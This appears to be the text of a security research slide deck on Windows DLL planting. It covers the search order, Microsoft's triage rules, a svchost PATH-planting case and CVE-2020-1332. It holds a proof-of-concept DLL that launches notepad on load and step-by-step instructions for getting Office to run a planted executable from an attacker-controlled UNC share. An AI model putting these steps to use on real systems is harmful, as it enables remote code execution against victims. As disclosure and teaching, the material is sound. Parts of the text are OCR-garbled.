Talk About DLL Planting Again

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Overview

Many researchers have discovered DLL planting vulnerabilities in Windows systems, but more than 90% of them cannot be called real DLL planting. This topic describes the principle of DLL planting vulnerabilities in-depth, combined with a truth recently discovered by the author Case CVE-2020-1332, which takes you to learn more about the discovery process of the vulnerability and the story behind it.

Outline

What is the DLL planting vulnerability?

DLL planting mitigation.

Case study.

Digging DLL planting vulnerability.

Found CVE-2020-1332 & How Microsoft solves it.

What is the DLL?

A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Therefore, each program can use the functionality that is contained in this DLL to implement an Open dialog box. This helps promote code reuse and efficient memory usage.

```
How to loading DLL file?


//Export API for Kernel32.dll

HMODULE LoadLibrary(LPCSTR lpLibFileName);


LoadLibrary("C:\Windows\System32\mylib.dll");

LoadLibrary("mylib.dll");
```

DLL default loading order




Normal DLL loading



Normal DLL loading

Time of Day	Process Name	PID	Operation	Path	Result
4:44:49.1146900 AM	🕑 firefox.exe	7844		C:\Windows\SysWOW64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1148097 AM	firefox.exe	7844	🔜 CreateFileM	. C:\Windows\SysWOW64\en-GB\tzres.dll.mui	FILE LOCKED WITH ONLY READ
4:44:49.1148391 AM	firefox.exe	7844	🔜 QueryStand	. C:\Windows\SysWOW64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1149034 AM	firefox.exe	7844	CreateFileM	. C:\Windows\System32\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1150415 AM	firefox.exe		🔜 CloseFile	C:\Windows\Sys\WO\W64\en-GB\tzres.dll.mui	SUCCESS
4:44:49.1486650 AM	firefox.exe	7844	CreateFile	C:\Program Files (x86)\Mozilla Firefox\Dnsapi.dll	NAME NOT FOUND
4:44:49.1491882 AM	firefox.exe	7844		C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1493011 AM	firefox.exe	7844	🔜 QueryBasicl	. C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1493421 AM	firefox.exe	7844		C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1496882 AM	firefox.exe	7844	🔜 CreateFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1498407 AM	firefox.exe	7844	🔜 CreateFileM	. C:\Windows\Sys\WO\W64\dnsapi.dll	FILE LOCKED WITH ONLY READ
4:44:49.1499050 AM	firefox.exe			. C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1502736 AM	firefox.exe		ar Load Image	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1503304 AM	firefox.exe	7844	🔜 CloseFile	C:\Windows\SysWOW64\dnsapi.dll	SUCCESS
4:44:49.1527215 AM	firefox.exe	7844	🔜 CreateFile	C:\Windows\SysW0W64\mswsock.dll	SUCCESS
4:44:49.1528425 AM	firefox.exe	7844	🔜 QueryBasicl	. C:\Windows\Sys\WOW64\mswsock.dll	SUCCESS
4:44:49.1528829 AM	firefox.exe		CloseFile	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1532262 AM	irefox.exe	7844	CreateFile	C:\Windows\SysWOW64\mswsock.dll	SUCCESS
4:44:49.1533856 AM	irefox.exe	7844	CreateFileM	. C:\Windows\SysWOW64\mswsock.dll	FILE LOCKED WITH ONLY READ

Abnormal DLL loading




PRE-SEARCH

If a DLL with the same module name is already loaded in memory, the system uses the loaded DLL, no matter which directory it is in. The system does not search for the DLL.


If the DLL is on the list of known DLLs for the version of Windows on which the application is running, the system uses its copy of the known DLL (and the known DLL's dependent DLLs, if any). The system does not search for the DLL. For a list of known DLLs on the current system, see the following registry key:

HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs.

PRE-SEARCH



PRE-SEARCH



NEW EXPORT API

```
HMODULE LoadLibrary (LPCSTR lpLibFileName); //Export API for Kernel32.dll HMODULE LoadLibraryEx (LPCSTR lpLibFileName, HANDLE hFile, DWORD dwFlags);
```

Parameter: hFile

This parameter is reserved for future use. It must be NULL.

Parameter: dwFlags

The action to be taken when loading the module. If no flags are specified, the behavior of this function is identical to that of the LoadLibrary function. This parameter can be one of the following values.

NEW EXPORT API

LOAD_LIBRARY_AS_DATAFILE 0x000000002

LOAD_LIBRARY_SEARCH_APPLICATION_DIR 0x00000200

LOAD_LIBRARY_SEARCH_SYSTEM32 0x00000800 If this value is used, the system maps the file into the calling process's virtual address space as if it were a data file. Nothing is done to execute or prepare to execute the mapped file. Therefore, you cannot call functions like GetModuleFileName, GetModuleHandle or GetProcAddress with this DLL. Using this value causes writes to readonly memory to raise an access violation. Use this flag when you want to load a DLL only to extract messages or resources from it.

If this value is used, the application's installation directory is searched for the DLL and its dependencies. Directories in the standard search path are not searched. This value cannot be combined with LOAD_WITH_ALTERED_SEARCH_PATH.

If this value is used, %windows%\system32 is searched for the DLL and its dependencies. Directories in the standard search path are not searched. This value cannot be combined with LOAD_WITH_ALTERED_SEARCH_PATH.

A security researcher who reported a DLL planting to Microsoft, But did not successful.




12:30: 📧 svchost.exe 10232	.CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	■ CreateFile	C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30: 📭 svchost.exe 10232	CreateFile	C:\Windows\System\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	CreateFile	C:\Windows\cdpsgshims.dll	NAME NOT FOUND
12:30: • svchost.exe 10232		C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	CreateFile	C:\Perl64\site\bin\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	CreateFile	C:\Perl64\bin\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232		C:\Windows\System32\cdpsgshims.dll	NAME NOT FOUND
12:30: 📭 svchost.exe 10232		C:\Windows\cdpsgshims.dll	NAME NOT FOUND
12:30: 📭 svchost.exe 10232		C:\Windows\System32\wbem\cdpsgshims.dll	NAME NOT FOUND
12:30: 📭 svchost.exe 10232		C:\Windows\System32\WindowsPowerShell\v1.0\cdpsgshims.dll	NAME NOT FOUND
	CreateFile	C:\Windows\System32\OpenSSH\cdpsgshims.dll	NAME NOT FOUND
12:30: 📭 svchost.exe 10232		C:\Program Files (x86)\GnuPG\bin\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232		C:\Program Files\NVIDIA Corporation\NVIDIA NvDLISR\cdpsgshims.dll	NAME NOT FOUND
12:30: • svchost.exe 10232	.CreateFile	C:\Program Files\dotnet\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	CreateFile	C:\Program Files\Microsoft SQL Server\130\Tools\Binn\cdpsgshims.dll	NAME NOT FOUND
12:30: • svchost.exe 10232		C:\Program Files\Microsoft DNX\Dnvm\cdpsgshims.dll	NAME NOT FOUND
12:30: svchost.exe 10232	.CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TShell\TShell\cdpsgshims.dll	NAME NOT FOUND
12:30: 📧 svchost.exe 10232		C:\Program Files\PuTTY\cdpsgshims.dll	NAME NOT FOUND

```
.text:00000001800296CD
                                      call
                                              sub_18004A158
                                              edi, eax
.text:00000001800296D2
                                      mov
.text:00000001800296D4
                                      test
                                              eax, eax
.text:00000001800296D6
                                      js
                                              short loc_18002974A
                                              rcx, aCdpsgshims_dll; "cdpsgshims.dll"
.text:00000001800296D8
                                      lea
                                              edi, edi
.text:00000001800296DF
                                      xor
                                              cs:LoadLibraryW
.text:00000001800296E1
                                      call
.text:00000001800296E7
                                              r14, [rbp+0E0h]
                                      mov
```

```
#include "stdafx.h"
#include <Windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,
       DWORD ul_reason_for_call,
       LPVOID lpReserved
       switch (ul_reason_for_call)
       case DLL_PROCESS_ATTACH:
               WinExec("notepad", 5);
               break;
       case DLL_THREAD_ATTACH:
       case DLL_THREAD_DETACH:
       case DLL_PROCESS_DETACH:
               break;
       return TRUE;
extern "C" __declspec(dllexport) int InternetQueryOptionA() {
       WinExec("notepad", 5);
```

svchost.exe	4260 CreateFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe		C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
- svchost.exe	4260 - CreateFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe	4260 🏖 Load Image	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	Image Base: 0x7ffbbcfe0000, Image Size: 0x25000
svchost.exe	4260 - QueryNam	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\System32\ntdll.dll
svchost.exe	4260 🔂 Create File	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sy
svchost.exe	4260 R.CloseFile	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
svchost.exe	4260 🖳 Close File	C:\Perl64\bin\cdpsgshims.dll	SUCCESS	
svchost.exe	4260 🖳 Create File	C:\Windows\System32\ucrtbased.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
svchost.exe		.C:\Windows\System32\ucrtbased.dll	SUCCESS	Creation Time: 18/3/2019 7:50:36 PM, Last Access Time: 27/9.
svchost.exe	4260 🗟 CloseFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	
svchost.exe	4260 🗟 CreateFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse,
svchost.exe	4260 🖳 Create File	C:\Windows\System32\vcruntime140d.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
svchost.exe	4260 AQueryBasic	.C:\Windows\System32\vcruntime140d.dll	SUCCESS	CreationTime: 25/8/2016 11:06:54 PM, LastAccessTime: 26/
svchost.exe	4260 - CloseFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	
svchost.exe	4260 - CreateFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe		C:\Windows\System32\ucrtbased.dll	SUCCESS	Image Base: 0x7ffba18d0000, Image Size: 0x1c3000
svchost.exe	4260 🖳 Create File	C:\Windows\System32\vcruntime140d.dll	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse,
svchost.exe	4260 🗟 CloseFile	C:\Windows\System32\ucrtbased.dll	SUCCESS	
svchost.exe	4260 - CreateFile	C:\Windows\System32\vcruntime140d.dll	SUCCESS	SyncType: SyncTypeOther
svchost.exe		C:\Windows\System32\vcruntime140d.dll	SUCCESS	Image Base: 0x7ffbbcfb0000, Image Size: 0x22000
svchost.exe	4260 🖳 Close File	C:\Windows\System32\vcruntime140d.dll	SUCCESS	
svchost.exe	4260 🖳 Create File	C:\Windows\System32\notepad.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: (
- svchost.exe	4260 Ruery Basic	.C:\Windows\System32\notepad.exe	SUCCESS	CreationTime: 4/5/2019 6:32:24 AM, LastAccessTime: 4/5/20



Disclosure timeline

```
2019-10-11 - Reported to MSRC (via email)
2019-10-11 - Vendor acknowledge and will update accordingly.
2019-11-04 - Sent an email to vendor asking for update.
2019-11-05 - Vendor replied saying that this does not meet their security bar. No fix f or this issue.
2019-11-05 - Writeup release.
```

An elevation of privilege achievable via insecure library loading (PATH) on Windows Service Host Process (Svchost). Vulnerable version of CDPSvc.dll, 10.0.17763.771. Case was reported to MSRC on October 11, 2019. MSRC acknowledge and won't be fixing the issue as it did not meet their security bar. Here's the email update from MSRC:

Hi Nafiez,

From our investigation the issue only works if "C:\Perl64\bin" is in the PATH. These ty pes of cases do not meet the bar because you need to be an admin to add locations to the PATH.

PATH DLL planting https://msrc-blog.microsoft.com/2018/04/04/triaging-a-dll-planting-vu lnerability/

Based on that, no further action will be taken from MSRC and will proceed with closing out the case.

Regards,

Microsoft DLL planting vulnerability guide

Guide

Based on where the malicious DLL can be planted in the DLL search order the vulnerability broadly falls into one of the three categories:

- 1. Application Directory (App Dir) DLL planting.
- 2. Current Working Directory (CWD) DLL planting.
- 3. PATH Directories DLL planting.

① A https://msrc-blog.microsoft.com/2018/04/04/triaging-a-dll-planting-vulnerability/

Conclusion

We hope this clears up questions on how we triage a reported DLL planting issue and what situations we consider to be severe enough to issue a security patch. Below is a quick guide to what we fix/won't fix via a security release (down level).

What Microsoft will address with a security fix

CWD scenarios – Like an associated application loading a DLL from the untrusted CWD.

What Microsoft will consider addressing the next time a product is released

Application directory scenarios - This is at complete discern of product group based on whether it is an explicit load or implicit load. Explicit load can be tweaked but the implicit loads (dependent DLLs) are strictly by-design as the path can't be controlled.

What Microsoft won't address (not a vulnerability)

PATH directory scenarios - Since there can't be a non-admin directory in the PATH this can't be exploited.

Guide Current Working Directory (CWD) DLL planting

Applications typically set the directory from where they are invoked as the CWD, this applies even when the application is invoked based on the default file association. For example, clicking a file from the share "D:\temp\file.abc" will make "D:\temp" as the CWD for the application associated with the file type .abc.

The scenario of hosting files in a remote share, especially a webdav share, makes CWD DLL planting issues more vulnerable. This way an attacker can host the malicious DLL along with the file and social engineer the victim to open/click the file to get the malicious DLL loaded into the target application.

Scenario 3: Malicious binary planted in the CWD.

Application loading a DLL not present in any of the first three trusted location will look for the same in the untrusted CWD. Victim opening a .doc file from the location \\server1 \share2\ will launch Microsoft Word, if the Microsoft Word can't find one of its dependent DLL oart.dll in the trusted location it will try to load it from the CWD \\server1\share2\. Since the share is an untrusted location attacker can easily plant oart.dll to feed into the application.

Trigger => \\server1\share2\openme.doc

Application => C:\Program Files (x86)\Microsoft Office\root\Office16\Winword.exe


App Dir=> C:\Program Files (x86)\Microsoft Office\root\Office16\


CWD => \\server1\share2\

Malicious DLL => \\server1\share2\OART.DLL


How to digging this type of vulnerability?

First, query all type of file under \HKEY_CLASSES_ROOT, and put them to remote share folder.






Second, set process monitor filter.



Finally, We found CVE-2020-1332



I wrote this description to MSRC

This is a remote code execution vulnerability exists Microsoft Office Excel execution file.

To exploit the vulnerability, an attacker would have to convince a user to open a file with the suffix "oqy", which is located in a shared folder on a remote computer controlled by the attacker.

First, put a file named "fuzz.oqy" on a remote computer controlled by the attacker. the file content is not important.

In the same folder on remote computer, also put the execution file and named "notepad.exe". this notepad is my POC not a real Microsoft notepad file.

[KEY POINT 1] For attacker: It must be named notepad.exe otherwise the attack will not success.

Next, all user have to do is to double click oqy file with the UNC path, the full path like this: "\\192.168.0.2\dev\fuzz.oqy", that's enough!

[KEY POINT 2] For user: It must be run in the UNC path, PLEASE DON'T COPY fuzz.ogy to local folder and run it.

The user's computer will open the program related to oqy, the default is "C:\Program Files (x86)\Microsoft Office\root\Client\AppVLP.exe".

AppVLP.exe will look for "notepad.exe" in the current UNC path, and uses it to open the fuzz.oqy file. in this case, it's "\\192.168.0.2\dev\notepad.exe", that's too bad!

Finally, the malicious code "\\192.168.0.2\dev\notepad.exe" will run and it will take over the user's computer. as a test, it just show a joke message.


And get acknowledgements

Microsoft Excel Remote Code
Execution Vulnerability

CVE-2020-1332

marxixing of Kingsoft Cloud Security Team (@marxixing)

How to solve this issue? Just modify the registry a little bit.



THANKS

Twitter: @nafiez

https://zeifan.my/security/eop/2019/11/05/windows-service-host-process-eop.html

Twitter: @itm4n

https://itm4n.github.io/windows-dll-hijacking-clarified/

This is Me:

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